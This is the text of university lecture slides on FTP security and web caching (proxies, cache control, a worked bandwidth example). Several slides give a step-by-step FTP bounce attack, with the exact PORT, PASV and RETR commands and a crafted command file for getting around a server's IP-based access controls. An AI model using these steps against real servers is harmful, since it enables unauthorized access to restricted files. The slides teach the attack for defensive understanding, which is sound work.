
COSC 301
Network Management

Lecture 17: File Transfer & Web Caching

Zhiyi Huang

Computer Science, University of Otago

Today's Focus




FTP – File Transfer Protocol

Web Caching

FTP Basics

- Clear-text protocol
- Insecure
  - Does not encrypt its traffic
  - Vulnerable to bounce attack (don't trust traffic from your FTP server)
- Secure file transfer
  - SFTP
  - SCP
  - FTP over SSH

How FTP works




- Control connection
  - Client authorization
  - Remote directory browsing
- Data connection
  - File transfer
- Anonymous FTP
  - Use ‘anonymous’ as username

Secure Issues

- No encryption
  - Brute force attacks (password guessing)
  - Packet sniffing
  - Spoof attacks
  - Port stealing
  - …
- Bounce attacks
  - Command: PORT IP_ADDR PORT_NUM can ask the FTP server to connect any machine and port

FTP Bounce Attack (1)



FTP Bounce Attack (2)

- Scenario
  - You are a user on foreign.fr, IP address x.x.x.x, and want to retrieve cryptographic source code from crypto.com in the US.
  - The FTP server at crypto.com is set up to allow your connection, but deny access to the crypto sources because your source IP address is that of a non-US site
  - However, crypto.com will allow ufred.edu to download crypto sources because ufred.edu is in the US too.
  - ufred.edu offers anonymous FTP and has a world-writable /incoming directory for anonymous users to drop files into.
  - Crypto.com's IP address is c.c.c.c.

FTP Bounce Attack (3)

- Assuming you have an FTP server that does passive mode. Open an FTP connection to your own machine's real IP address [not localhost] and log in. Change to a convenient directory that you have write-access to, and then do:
  - quote "pasv"
  - quote "stor foobar”
- Take note of the address and port that are returned from the PASV command, x.x.x.x, yy. This FTP session will now hang, so background it or flip to another window or something to proceed with the following.

FTP Bounce Attack (4)

- Construct a file containing FTP server commands. Let's call this file "instrs". It will look like this:
  - user ftp
  - pass -anonymous@
  - cwd /export-restricted-crypto
  - type i
  - port x,x,x,x,y,y
  - retr crypto.tar.Z
  - quit
  - ^@ ... ^@^@^@^@...
- x,x,x,x,y,y is the same address and port that your own machine handed you on the first connection. The trash at the end is extra lines you create, each containing 250 NULLS and nothing else, enough to fill up about 60K of extra data. The reason for this filler is to keep the control TCP connection longer enough to ensure the data transfer to finish.


FTP Bounce Attack (5)

- Open an FTP connection to ufred.edu, log in anonymously, and cd to /incoming. Now type the following into this FTP session, which transfers a copy of your "instrs" file over and then tells ufred.edu's FTP server to connect to crypto.com's FTP server using your file as the commands:
  - put instrs
  - quote "port c,c,c,c,0,21"
  - quote "retr instrs”
  - Note c.c.c.c is the IP address of crypto.com
- Crypto.tar.Z should now show up as "foobar" on your machine via your first FTP connection.


Nearly all modern FTP server programs are configured by default to refuse PORT commands that would connect to any host but the originating host, thwarting FTP bounce attacks.

Web Caching

- Basic web access



- Proxy server as a Cache



Web Caches (Proxy Server)

- Proxy Server: a computer that keeps copies of responses to recent request
  - HTTP Client sends request to the proxy server
  - Proxy server checks its cache
  - If the response is not stored in the cache, it sends a request to the corresponding server
- Acts as both server and client
  - Acts as a server when it has a response for the request
  - When it does not hold a response for the request, it first acts as a client to get the response from the target server, and then acts as a server to send the response to the client.

Advantages of Web Caching

- Save Bandwidth/Money
- Increase Performance – for static pages, multiple clients.
  - Reduce the traffic load on the original server
  - Reduce response time for client request.
  - Most useful for images and other objects.
- Internet dense with caches enables “poor” content providers to effectively deliver content


A Caching Example

Assumptions

- average object size = 100,000 bits
- avg. request rate from institution's browser to origin servers = 20/sec
- delay from institutional router to any origin server and back to router = 2 sec

Consequences

- utilization on LAN = 15%
- utilization on access link = 100%
- total delay = Internet delay + access delay + LAN delay
  = 2 sec + minutes + milliseconds



A Caching Example


Install cache

- suppose hit rate is 0.4

Consequence

- 40% requests will be satisfied almost immediately
- 60% requests satisfied by origin server
- utilization of access link reduced to 60%, resulting in negligible delays (say 10 msec)
- total delay = Internet delay + access delay + LAN delay

  = .6*2 sec + .6*.01 secs + milliseconds < 1.3 secs




Cache Control

- HTTP Cache control: using cache control headers such as ETag, “expires” and “last-modified”
  - Freshness: allows a response to be used without re-checking it on the origin server
  - Validation: can be used to check whether a cached response is still good after it becomes stale
  - Invalidation: is usually a side effect of another request that passes through the cache.
- Dynamic Cache control
  - The purpose is to increase the cache-hit ratio
  - Cookie-based cache control
  - Dynamic caching through learning

Transparent Proxies (1)

- No client configuration, traffic savings.
- Attractive to ISPs
- Limitations
  - Cannot use password authentication.
  - HTTP 1.1 – proxy needs to find out what to connect to.
  - Source address will be that of the proxy cache.
  - X-Forwarded-For header (usually not logged)




Transparent Proxies (2)

- Router / Firewall sits in the path of traffic. Redirects TCP/80 connections to the proxy server.
- Proxy server accepts the request, and using the Host header, finds out whether or not it can satisfy the request from cache or whether it needs to go to the server and get the page.
- In smaller setups, proxy and router are on same machine.

Reverse Proxies

- aka HTTP Accelerators
- Uses a Transparent Proxy in front of a dynamic web server.
- Essentially a transparent proxy that accepts GET and POST requests from everyone, and only to a few machines.
- Most useful when you have a lot of generated documents that will be the same.



SOCKS Proxies

- Similar to the CONNECT method, but designed primarily for security, not caching.
- Not just for web access, but for any TCP application.
- Is a form of a firewall.
- Each client application needs support, or have it wrapped in a replaced library.

Cache Hierarchies

- Parent proxies are commonly used, and are very useful when you can tap into a large proxy.

- Internet Cache Protocol ICP (UDP, Multicast) can be used to query sibling cache proxies.